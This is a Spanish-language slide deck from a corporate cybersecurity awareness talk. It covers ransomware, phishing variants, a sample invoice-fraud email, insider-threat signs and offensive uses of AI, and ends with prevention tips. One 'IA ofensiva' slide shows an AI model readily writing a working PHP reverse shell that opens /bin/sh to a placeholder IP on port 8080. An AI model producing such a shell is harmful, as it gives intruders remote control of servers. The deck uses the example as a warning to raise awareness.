

**Ciberseguridad: ¿está tu
empresa protegida ante los
principales riesgos y
amenazas?**



Santiago Dimitri De Pedro Olabarri

Director Seguridad de la Información

Arturo Beltran Fonollosa

CISO Soluciones Cuatroochenta

Ciberseguridad, una moda no pasajera



¿Cuál es el coste real de un ciberataque?

Robo de dinero
y datos

Afectación en la
reputación de
marca y liderazgo

Responsabilidad
empresarial y legal



Coste: pérdida de clientes tras ciberataque

El 28% de las empresas perdió clientes como resultado de un ciberataque

Actualidad 08 JUN 2022

Los problemas que generan los ataques informáticos no se limitan únicamente al momento en el que ocurren, sino que su impacto se mantiene durante la fase de recuperación, y muchas veces lleva a la pérdida de clientes. Un 28% de las compañías españolas reconoce que perdió clientes como consecuencia de un ciberincidente.

COMPARTIR

Compartir

Twitter

Compartir

TAGS

Estudios/Informes,

Ciberseguridad

La ciberseguridad es uno de los grandes asuntos que ocupan a las empresas hoy en día a las organizaciones, un área en la que necesitan mejorar sobre todo a la luz de datos como que solo el 2% de las empresas tiene los conocimientos suficientes para ser consideradas expertas en la materia, según el último [Informe de Ciberpreparación de la aseguradora Hiscox](#), que este año ha llegado a su sexta edición.

De acuerdo con sus datos, [un 43% de las empresas españolas vio paralizada su actividad por un ataque de ransomware](#), pero la problemática de los ciberataques no se limita únicamente al momento en el que ocurren, sino que su impacto perdura en la empresa. [Para empezar, el 38% de las empresas españolas tardan menos de una semana en recuperarse de un ciberataque, el 34% entre una y dos semanas y otro 15% más de dos.](#)



Problemas que las empresas suelen encontrar

Alta complejidad
tecnológica

Mercado de
ciberseguridad
fragmentado

Tener a empleados
como primera línea
de defensa



Anatomía de un ciberataque



Principales amenazas 2023



Ransomware



Malware



Cryptojacking



Phishing Email



Brechas de datos



**DDoS y phishing/
ataques web**



**Desinformación/
Bulos**



**Amenazas no
maliciosas**



**Ataques a la
cadena de
suministro**



**Amenazas
internas**



Principales amenazas 2023



Ransomware



Malware



Cryptojacking



Phishing Email



Brechas de datos



**DDoS y phishing/
ataques web**



**Desinformación/
Bulos**



**Amenazas no
maliciosas**



**Ataques a la
cadena de
suministro**



**Amenazas
internas**





Malware

Malware es un término general para referirse a cualquier tipo de software malicioso diseñado para infiltrarse en su dispositivo sin su conocimiento y causar **daños e interrupciones en el sistema** o **robar datos**.



Malware

“El lado oscuro del software”






Ransomware: Copias de seguridad

3

3 COPIAS DE
DATOS



2

2 COPIAS EN
SOPORTES
DIFERENTES



1

1 COPIA EN
OFFSITE





Ataques por ingeniería social

Phishing

Envío de emails que dirigen al usuario hacia webs comprometidas o falsas, ahora en moda las "*fan pages*" de Facebook.

Smishing

Envío de mensajes SMS/WhatsApp que incita al receptor a llamar a un teléfono de contacto falso o acceder a una web falsa.

Vishing

Llamadas telefónicas que, basándose en información adquirida en internet, intentan obtener información personal.

QRishing

Códigos QR que dirigen al usuario hacia web falsas, para que se registren y así obtener sus datos personales.





¿A quién he pagado?



Jose M. R. <jose.m.r@empresa-sl.com>

RE: URGENTE - Número de facturación

Para: Pedro

Mensaje

Cuenta Bancaria.pdf

Buenos días Pedro, puede hacer el pago de las próximas factura al número de cuenta que le adjunto. Avise una vez que se haya hecho el pago y avísenos si necesita algo más. Gracias por su comprensión.

Saludos

Jose M. R.

Director Financiero


Empresa S.L

<https://empresa-sl.com>






Brechas de datos





Ataques a la cadena de suministro





Amenazas internas

Digital

-  Obtención de grandes cantidades de datos
-  Compartir datos con terceros
-  Búsqueda y almacenamiento de datos confidenciales
-  Solicitudes de acceso a datos sensibles no asociados con su trabajo
-  Actuar fuera del comportamiento habitual
-  Uso de dispositivos de almacenamiento no autorizados

Comportamiento

-  Intentar pasar por alto la seguridad
-  Frecuentar la oficina durante horas no laborables
-  Mostrar un comportamiento de descontento
-  Violar las políticas corporativas, incluso las que no están relacionadas con la seguridad
-  Buscar nuevas oportunidades de trabajo
-  Actuar de manera inusual




Hablemos de Inteligencia Artificial



Historia de la IA

1796



Autómata "El Turco" (1796) de Wolfgang von Kempelen. Fuente: <https://computerhoy.com/reportajes/tecnologia/inteligencia-artificial-469917>

1936




Alan Turing y Enigma (1936). Fuente: <https://computerhoy.com/reportajes/tecnologia/inteligencia-artificial-469917>

1996



Gary Kasparov vs. Deep Blue (1996). Fuente: www.rtve.es

2015



AlphaGo durante un partida de Go en 2015. Fuente: <https://es.wikipedia.org/wiki/AlphaGo>



Generación de imágenes mediante IA



 openaidalle • "A lightbulb with a hyper realistic human head filling the entire inside the glass" 🙌



 openaidalle • "A still cut of an astronaut Moonwalk dancing on the moon's surface, kpop style colors, smokey background"



ChatGPT: un asistente basado en IA



¡Hola ChatGPT! Estamos en un evento de HUB Sabadell hablando sobre los principales riesgos y amenazas de ciberseguridad. ¿Podrías indicarnos los 3 principales?



¡Hola! Claro, puedo indicarte los tres principales riesgos y amenazas de ciberseguridad que suelen preocupar a las organizaciones en la actualidad:

1. **Ataques de Phishing:** El phishing es una de las amenazas más comunes. Los atacantes envían correos electrónicos fraudulentos que parecen provenir de fuentes legítimas para engañar a las personas y que revelen información confidencial, como contraseñas o información financiera. Estos ataques pueden ser muy sofisticados y difíciles de detectar.
2. **Malware:** El malware, que incluye virus, troyanos, ransomware y otros tipos de software malicioso, puede infectar sistemas y dispositivos, causando daños significativos. Los ataques de ransomware, en particular, han aumentado en frecuencia y gravedad, ya que los atacantes cifran datos y exigen un rescate para su liberación.
3. **Brechas de datos:** La pérdida o exposición de datos sensibles es una amenaza seria. Las organizaciones almacenan una gran cantidad de información valiosa y confidencial, y las brechas de seguridad pueden tener consecuencias financieras, legales y de reputación. Las violaciones de datos pueden ocurrir debido a la falta de seguridad, la negligencia o el robo de datos por parte de empleados o ciberdelincuentes.

Es importante que las organizaciones implementen medidas de seguridad sólidas, como firewalls, sistemas de detección de intrusiones, autenticación multifactor y capacitación en concienciación sobre seguridad cibernética para protegerse contra estas y otras amenazas en constante evolución.



IA ofensiva



IA ofensiva

could you write me a shellcode to make a reverse shell to port 8080 in PHP?

Sure! Here's a simple reverse shell in PHP:

```
php
<?php
$port = 8080;
$ip = "IP_ADDRESS";

$socket = fsockopen($ip, $port, $errno, $errstr);
if (!$socket) {
    die("Error: ($errno)");
} else {
    $proc = proc_open(
        "/bin/sh -l",
        array(0 => $socket, 1 => $socket, 2 => $socket),
        $pipes
    );
    if (!is_resource($proc)) {
        die("Could not open process");
    }
}
?>
```

You would need to replace "IP_ADDRESS" with the IP address of the machine you want to connect to. This code creates a socket connection to the specified IP and port and then opens a shell through the socket, allowing for a reverse shell connection.




IA ofensiva

Los ciberdelincuentes utilizan sistemas con IA para realizar los textos de los emails de phishing mucho más elaborados.



IA ofensiva



IA ofensiva



Deepfake: suplantación de Morgan Freeman




Consejos finales



Prevención básica

- Utilizar contraseñas robustas y diferentes entre ellas.
- Cambiar la contraseña cada 3 meses.
- Introducir tu nombre de usuario y contraseña sólo con conexión segura, evitando Wi-Fi públicas. Utilizar VPN.
- Software actualizado y soluciones antimalware.
- Descargar aplicaciones desde fuentes confiables.
- Realizar copia de seguridad tus datos.




Prevención pago clientes/proveedores

- ¿Quién me solicita el cambio?
- ¿Es un cambio habitual y usando el procedimiento establecido?
- ¿Cómo está redactado y formateado el email?
- ¿Coincide el email con otros enviados previamente (revisar “mostrar detalles”)?
- Comprobemos contactando mediante otro método o incluso a otra persona.



Prevención IA



**¡Muchas gracias por
vuestra atención!**



www.sofistic.com

[Cuatroochenta company](#)